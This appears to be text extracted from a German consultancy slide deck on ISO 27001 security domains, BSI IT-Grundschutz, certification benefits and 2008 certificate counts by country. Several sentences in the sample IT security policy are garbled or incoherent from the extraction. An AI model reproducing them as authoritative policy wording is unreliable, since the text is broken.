
1. Sicherheitsleitlinie
2. Organisation der Informationssicherheit
3. Management von organisationseigenen Werten
4. Personalsicherheit
5. Physische und unternehmensbezogene Sicherheit
6. Betriebs- und Kommunikationsmanagement
7. Zugangskontrolle
8. Systementwicklung und Wartung
9. Umgang mit Informationssicherheitsvorfällen
10. Informationssicherheitsaspekte bei der Sicherstellung des Geschäftsbetriebs (Business Continuity Management)
11. Einhaltung von Vorgaben (Compliance)

- Erstellung einer Leitlinie zur Informationssicherheit
- Vorgabe der Richtung
- Unterstützung des Management
- Übereinstimmung mit Geschäftsanforderungen
- Regelmäßige Überprüfung der Leitlinie
- Beispiele:


<http://www.bsi.de/gshb/deutsch/hilfmi/hilfmi.htm>

<p><b>IT-Sicherheitsrichtlinie</b></p> <p><i>IT-Sicherheitsleitlinien (Nr. 1 - 6)</i></p> <p>1. Schutzziele</p> <p>Alle sensiblen Informationen, Daten, IT-Systeme und IT-Ressourcen sind gemäss ihrem definierten Schutzniveau so geschützt, dass nur autorisierte Personen (bzw. IT-Systeme) Zugriff auf diese Informationen, Daten, IT-Systeme und IT-Ressourcen haben. Erlaubte Löschungen bzw. Unterbrechungen (Schutzziel: Verfügbarkeit) möglich sind. Außerdem werden bei geschäftskritischen Verfahren alle sicherheitsrelevanten Vorgänge im erforderlichen Umfang protokolliert und ausgewertet (Schutzziel: Nachvollziehbarkeit).</p> <p>Jeder Informationseigentümer - bzw. jeder von diesem Beauftragte - sorgt dafür, dass bei allen Maßnahmen zum Schutz von sensiblen Informationen, Daten, IT-Systemen und IT-Ressourcen der Schutzbedarf und dem IT-Sicherheitskreislauf angepasst wird (z.B. unerlaubte Zugriffe, unerlaubte Veröffentlichung, unerlaubte Änderung oder Zerstörung von sensiblen Informationen, Daten, IT-Systeme und IT-Ressourcen) zu bewerten.</p> <p>3. Zugriffsregelung</p> <p>Zugriff auf sensible Informationen, Daten, IT-Systeme und IT-Ressourcen des Unternehmens erfolgt nur auf Basis einer berechtigten Anforderung. Der Zugriff begründet sich ausschließlich aus den betrieblichen Erfordernissen der jeweiligen Funktion innerhalb des Unternehmens. Die Beantragung und Vergabe von Benutzerkennungen erfolgt über eine zentrale Stelle. Die Vergabe von Benutzerkennungen wird in einer eigenen Richtlinie beschrieben.</p> <p>4. Akzeptanz und Verpflichtung</p> <p>Alle natürlichen Personen, die Zugriff auf Informationen, Daten, IT-Systeme und IT-Ressourcen des Unternehmens erhalten sollen, akzeptieren formal die Notwendigkeit, diese Informationen, Daten, IT-Systeme und IT-Ressourcen zu schützen. Alle Mitarbeiterinnen, Auftragnehmer und andere Dritte sind individuell verpflichtet, diese Anforderung im Rahmen ihrer jeweiligen Funktion aktiv zu unterstützen.</p> <p>5. Sensibilisierung</p> <p>Die Führungskräfte des Unternehmens schaffen die erforderlichen Rahmenbedingungen, damit alle betroffenen Mitarbeiterinnen, Auftragnehmer und andere Dritte die IT-Sicherheitsrichtlinie des Unternehmens kennen, verstehen und befolgen.</p> <p>6. Gesetze und Auflagen</p> <p>Die Maßnahmen zum Schutz von sensiblen Informationen, Daten, IT-Systemen und IT-Ressourcen entsprechen den jeweils gültigen gesetzlichen Auflagen und Verordnungen.</p>	<p><b>IT-Sicherheitsvorgaben (Nr. 10 - 29)</b></p> <p><b>10. Umgang mit vertraulichen Informationen</b></p> <p>Vertrauliche Informationen, Daten und IT-Ressourcen werden so erfasst, verarbeitet und gespeichert, dass ein unerlaubter Zugriff oder Missbrauch ausgeschlossen ist. Verarbeitung und Speicherung von personenbezogenen Daten werden in einer eigenen Richtlinie geregelt.</p> <p>Geschäftsdaten zu verarbeitenden, geschäftskritischen Daten und Informationen ist durch technische und organisatorische Maßnahmen während der Verarbeitung und Speicherung dieser Informationen und der daraus resultierenden Ergebnisse festgelegt und nicht Bestandteil dieser Richtlinie.</p> <p>Im Falle der Verletzung des Informationsbesitzes durch den Informationseigentümer wird die Verantwortung für die Erkennung, Bewertung und die Vergabe der Zugriffsberechtigungen auf Basis der Einstufung des Schutzbedarfs und die Vergabe der Zugriffsberechtigungen festgelegt. Von Zugriffsrechten gibt es unternehmensweit einheitliche Regelungen. Die Vergabe von Zugriffsrechten auf sensible Informationen, Daten, IT-Systeme und IT-Ressourcen wird in einer eigenen Richtlinie beschrieben. Die Vergabe von Zugriffsrechten auf sensible Informationen, Daten, IT-Systeme und IT-Ressourcen des Unternehmens haben, sind verpflichtet, wie sie IT-Sicherheitsvorfälle erkennen und diese entsprechend zu melden.</p>
--	--

## 2. Organisation der Informationssicherheit



### 3. Einstufung und Kontrolle der Geschäftswerte



- Inventarisierung organisationseigener Werte
- Zuweisung von Eigentum
- Regelung des zulässigen Gebrauchs
- Klassifizierung nach Wert, Sensibilität, Kritikalität usw.
- Verfahren zur Kennzeichnung von Informationen
- Verfahren zum Umgang mit Informationen

- Definition von Aufgaben und Verantwortlichkeiten
- Überprüfung neuer Mitarbeiter
- Regelung von Verantwortlichkeiten im Arbeitsvertrag
- Verantwortung des Managements
- Sensibilisierung, Ausbildung und Schulung
- Disziplinarverfahren
- Verantwortlichkeiten bei Beendigung der Anstellung
- Rückgabe organisationseigener Werte
- Aufheben von Zugangsrechten

## 5. Physische und unternehmensbezogene Sicherheit

- Sicherheitszonen zum Schutz der Abschnitte
- Zutrittskontrolle zu Sicherheitsbereichen
- Sicherung von Büros, Räumen und Einrichtungen
- Schutz vor Bedrohungen von Außen und der Umgebung
- Arbeit in Sicherheitszonen
- Öffentlicher Zugang, Anlieferungs- und Ladezonen
- Platzierung und Schutz von Betriebsmitteln
- Unterstützende Versorgungseinrichtungen
- Sicherheit der Verkabelung
- (...)

- Dokumentation der Betriebsprozesse
- Änderungsverwaltung
- Aufteilung von Verantwortlichkeiten (Funktionstrennung)
- Trennung von Entwicklung, Test und Produktion
- Sicherstellung der Erbringung von Dienstleistungen
- Kapazitätsplanung von IT-Ressourcen
- Test- und Abnahmeverfahren von IT-Systemen
- Maßnahmen gegen Schadsoftware
- Datensicherung
- Management der Netzwerksicherheit
- (...)

- Regelwerke zur Zugangskontrolle
- Benutzerregistrierung
- Verwaltung von Sonderrechten
- Verwaltung von Benutzerkennwörtern
- Überprüfung von Benutzerberechtigungen
- Benutzerverantwortung (Passwörter, Schreibtisch usw.)
- Netzwerkzugangskontrolle einschließlich Fernzugriff
- Zugriffskontrolle auf Betriebssystemebene
- Zugangskontrolle zu Anwendungen und Informationen
- Mobile Geräte und Heimarbeit

- Analyse und Spezifikation von Sicherheitsanforderungen
- Plausibilitätskontrollen in Anwendungen
- Kryptographische Maßnahmen
- Sicherheit von Systemdateien
- Sicherheit bei Entwicklung und Unterstützung
- Kontrolle technischer Schwachstellen

Informationweek

### Chaos bei British Airways

**Ein Fehler beim Software-Update führte zum Systemabsturz: Weltweit mussten Fluggäste warten.**


Das British Airways Booking-System (BABS) brach am 13. März 2001 zusammen. Bildschirme flackerten – Flüge fielen aus. Das Bodenpersonal war gezwungen, die Tickets per Hand auszustellen.




- Melden von Informationssicherheitsereignissen
- Melden von Sicherheitsschwachstellen
- Verantwortlichkeiten für den Umgang und Verfahren
- Lernen von Informationssicherheitsvorfällen
- Sammeln von Beweisen

- Entwicklung eines Prozesses unter Sicherheitsaspekten
- Identifizierung möglicher Ereignisse und Auswirkungen
- Entwicklung und Umsetzung von Plänen
- Einheitliches Rahmenwerk für die Pläne
- Testen, Instandhaltung und Neubewertung von Plänen

## 11. Einhaltung von Vorgaben (Compliance)



Bundesministerium  
der Finanzen



Bundesministerium  
der Justiz

- Identifikation anwendbarer Gesetze
- Rechte an geistigem Eigentum
- Schutz von organisationseigenen Aufzeichnungen
- Sicherstellung Datenschutz und Vertraulichkeit
- Verhinderung des Missbrauchs von Einrichtungen
- Regelungen zu kryptographischen Maßnahmen
- Einhaltung von Sicherheitsregelungen und –standards
- Prüfung der Einhaltung technischer Vorgaben
- Maßnahmen für Revisionen von Informationssystemen
- Schutz von Revisionswerkzeugen (Tools)




## Die 11 Sicherheitsbereiche der ISO 27001

---

1. Sicherheitsleitlinie ✓
2. Organisation der Informationssicherheit ✓
3. Management von organisationseigenen Werten ✓
4. Personalsicherheit ✓
5. Physische und unternehmensbezogene Sicherheit ✓
6. Betriebs- und Kommunikationsmanagement ✓
7. Zugangskontrolle ✓
8. Systementwicklung und Wartung ✓
9. Umgang mit Informationssicherheitsvorfällen ✓
10. Informationssicherheitsaspekte bei der Sicherstellung des Geschäftsbetriebs (Business Continuity Management) ✓
11. Einhaltung von Vorgaben (Compliance) ✓

## Sicherheit, Bequemlichkeit, Kosten „Die Qual der Wahl“



<http://www.bsi.bund.de/gshb>



BSI-Standards

+



Loseblattsammlung

- Betrachtung typischer Abläufe von Geschäftsprozessen und Komponenten, bei denen geschäftsrelevante Informationen verarbeitet werden, z. B.
  - Server
  - Arbeitsplatzrechner
  - Rechenzentrum
  - Datenbanken und Anwendungen
- Betrachtung organisatorischer und personeller Aspekte
- Betrachtung der physischen Infrastruktur
- Typische Schadensszenarien für die Ermittlung des Schutzbedarfs werden vorgegeben
- Standard-Sicherheitsmaßnahmen aus der Praxis werden empfohlen
- Ein Soll-Ist-Vergleich zeigt den aktuellen Status der IT-Sicherheit
- Als Ergebnis kann das IT-Sicherheitskonzept erstellt werden



## Inhaltsverzeichnis

---

1. Vorstellung
2. Grundlagen
3. Bedrohungen, Schwachstellen, Risiken
4. Gegenmaßnahmen
5. Sicherheitszertifizierung



## Gründe für eine Zertifizierung

---

- **Optimierung interner Prozesse**
  - geordneter effektiver IT-Betrieb
  - mittelfristige Kosteneinsparungen
  
- **IT-Sicherheitsniveau ist messbar**
  - Erhöhung der Attraktivität für Kunden und Geschäftspartner mit hohen Sicherheitsanforderungen
  - Mitarbeiter und Unternehmensleitung identifizieren sich mit IT-Sicherheitszielen und sind stolz auf das Erreichte
  - Versicherungen honorieren zunehmend IT-Sicherheit



## Anzahl der Zertifikate pro Land (November 2008)

Japan	2863*	Netherlands	11	Bulgaria	2
India	433	Singapore	11	Canada	2
UK	368	Philippines	10	Gibraltar	2
Taiwan	202	Saudi Arabia	10	Isle of Man	2
China	174	Pakistan	10	Morocco	2
Germany	108	Russian Federation	10	Oman	2
USA	82	France	9	Qatar	2
Hungary	74	Colombia	7	Yemen	2
Korea	71	Slovenia	7	Armenia	1
Czech Republic	66	Sweden	7	Bangladesh	1
Italy	54	Slovakia	6	Belgium	1
Hong Kong	38	Croatia	5	Egypt	1
Poland	36	Greece	5	Iran	1
Australia	28	South Africa	5	Kazakhstan	1
Austria	26	Bahrain	4	Kyrgyzstan	1
Ireland	26	Indonesia	4	Lebanon	1
Malaysia	26	Kuwait	4	Lithuania	1
Spain	26	Norway	4	Luxembourg	1
Brazil	20	Sri Lanka	4	Macedonia	1
Mexico	20	Switzerland	4	Moldova	1
Thailand	17	Chile	3	New Zealand	1
Romania	16	Macau	3	Ukraine	1
Turkey	15	Peru	3	Uruguay	1
UAE	14	Portugal	3	Relative Total	4997
Iceland	11	Vietnam	3	Absolute Total	4987

Quelle: [www.iso27001certificates.com](http://www.iso27001certificates.com)

## ISO 27001 Zertifizierung auf Basis von IT-Grundschutz

- Existiert seit Anfang 2006
- Realisierung einer nationale Ausprägung der ISO 27001
- Die BSI-Zertifizierung
  - umfaßt sowohl eine Prüfung des ISMS als auch der konkreten IT-Sicherheitsmaßnahmen auf Basis von IT-Grundschutz
  - beinhaltet immer eine offizielle ISO-Zertifizierung nach ISO 27001
  - zertifiziert zugleich nach deutschen und nach internationalen Standards
  - ist aufgrund der zusätzlich geprüften technischen Aspekte wesentlich aussagekräftiger als eine reine ISO-Zertifizierung





Dipl.-Kfm.

**Stefan Wittjen**

CISA, CISM

Geschäftsführer

**RÖVERBRÖNNER Consulting GmbH**

Unternehmensberatung | IT-Revision

Auguste-Viktoria-Straße 118

14193 Berlin

Fon: +49(0)30.890 62-900

Fax: +49(0)30.890 62-999

E-Mail: [S.Wittjen@RoeverBroenner-Consulting.de](mailto:S.Wittjen@RoeverBroenner-Consulting.de)

[www.RoeverBroenner-Consulting.de](http://www.RoeverBroenner-Consulting.de)